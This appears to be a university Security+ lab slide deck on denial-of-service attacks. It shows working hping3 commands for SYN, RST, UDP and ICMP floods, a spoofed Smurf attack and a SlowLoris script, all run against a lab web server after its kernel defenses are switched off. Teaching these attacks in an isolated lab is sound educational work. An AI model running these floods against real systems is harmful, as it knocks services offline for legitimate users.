



Cybersecurity (Security+) and P4 Programmable Switches

Overview Cybersecurity Labs

Ali AlSabeh, Jorge Crichigno
University of South Carolina
<http://ce.sc.edu/cyberinfra>

Western Academy Support and Training Center (WASTC)
University of South Carolina (USC)
Energy Sciences Network (ESnet)


June 20th, 2023

Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris

Attack Scenario

Transport layer DoS:


- SYN/FIN/RST flood: the attacker uses the *hping3* tool to perform a SYN/FIN/RST flood against the web server
 - During the attack, the web server will fail to accept new sessions from legitimate users
- UDP flood: the attacker uses the *hping3* tool to perform a UDP flood against the web server



Attack Scenario

Network layer DoS:


- ICMP flood: the attacker uses the *hping3* tool to perform an ICMP flood against the web server
- Smurf attack: the attacker uses the *hping3* tool to launch a Smurf attack against the victim
 - The attack will use the web server in the DMZ zone as the reflector



Attack Scenario

Application layer DoS:

- *SlowLoris*: the attacker will use a custom script to perform a *SlowLoris* attack against the web server



Disable Linux DoS Attack Defenses

Disabling reverse path forwarding on BR/FW

```
[root@BR-FW ~]# sysctl -w net.ipv4.conf.ens33.rp_filter=0
net.ipv4.conf.ens33.rp_filter = 0
[root@BR-FW ~]# sysctl -w net.ipv4.conf.all.rp_filter=0
net.ipv4.conf.all.rp_filter = 0
[root@BR-FW ~]# _
```

Disabling SYN cookies on the web server

```
[root@Web-server ~]# docker exec -it c1aaf24acdd9 sysctl net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[root@Web-server ~]#
```

Disabling TCP session caching on the web server

```
[root@Web-server ~]# docker exec -it c1aaf24acdd9 sysctl net.ipv4.tcp_no_metrics_save=1
net.ipv4.tcp_no_metrics_save = 1
[root@Web-server ~]# _
```


Transport Layer DoS

Performing TCP SYN flood on the web server

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[~/home/kali]
# hping3 --flood --rand-source -S -p 80 172.16.0.10
HPING 172.16.0.10 (eth0 172.16.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```



Web server becomes unavailable for legitimate users



Performing TCP FIN flood on the web server

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
(root@kali)-[~/home/kali]
# hping3 --flood --rand-source -R -p 80 172.16.0.10
HPING 172.16.0.10 (eth0 172.16.0.10): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Performing UDP flood on the web server

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
(root@kali)-[~/home/kali]
# hping3 --flood --rand-source --udp -p 80 172.16.0.10
HPING 172.16.0.10 (eth0 172.16.0.10): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Network Layer DoS

Performing ICMP flood on the web server

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
(root@kali)-[/home/kali]
# hping3 --flood --rand-source --icmp 172.16.0.10 1 x
HPING 172.16.0.10 (eth0 172.16.0.10): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Inspecting the incoming and outgoing throughput rates on the web server


```
Device ens32 [172.16.0.10] (1/1):
-----
Incoming:
=====
Curr: 47.61 MBit/s
Avg: 24.91 MBit/s
Min: 0.00 Bit/s
Max: 128.49 MBit/s
Ttl: 41.09 GByte
-----
Outgoing:
=====
Curr: 47.34 MBit/s
Avg: 9.44 MBit/s
Min: 0.00 Bit/s
Max: 48.73 MBit/s
Ttl: 1.04 GByte
-----
```


Network Layer DoS

Performing *Smurf* attack on the victim using the web server as the reflector

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
(root@kali) - [~/home/kali]
# hping3 --icmp --flood --spooof 192.168.0.10 172.16.0.10 1 x
HPING 172.16.0.10 (eth0 172.16.0.10): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Inspecting the incoming throughput rate and the CPU on the victim's machine



Application Layer DoS

Performing *SlowLoris* attack on the web server

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x
(kali@kali)-[~/home/kali]
# python3 slowloris/slowloris.py 172.16.0.10 -s 300
[30-11-2022 19:39:01] Attacking 172.16.0.10 with 300 sockets.
[30-11-2022 19:39:01] Creating sockets...
[30-11-2022 19:39:09] Sending keep-alive headers...
[30-11-2022 19:39:09] Socket count: 279
[30-11-2022 19:39:09] Creating 21 new sockets...
```

Testing the connectivity time to reach the web server

```
kali@kali: ~
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x
(kali@kali)-[~]
$ time wget --delete-after 172.16.0.10
--2022-11-30 19:44:54-- http://172.16.0.10/
Connecting to 172.16.0.10:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: login.php [following]
--2022-11-30 19:45:06-- http://172.16.0.10/login.php
Reusing existing connection to 172.16.0.10:80.
HTTP request sent, awaiting response... 200 OK
Length: 1523 (1.5K) [text/html]
Saving to: 'index.html.2.tmp'

index.html.2.tmp      100%[=====>] 1.49K  --.-KB/s  in 0s

2022-11-30 19:45:06 (91.8 MB/s) - 'index.html.2.tmp' saved [1523/1523]

Removing index.html.2.tmp.
wget --delete-after 172.16.0.10 0.01s user 0.00s system 0% cpu 12.002 total

(kali@kali)-[~]
$
```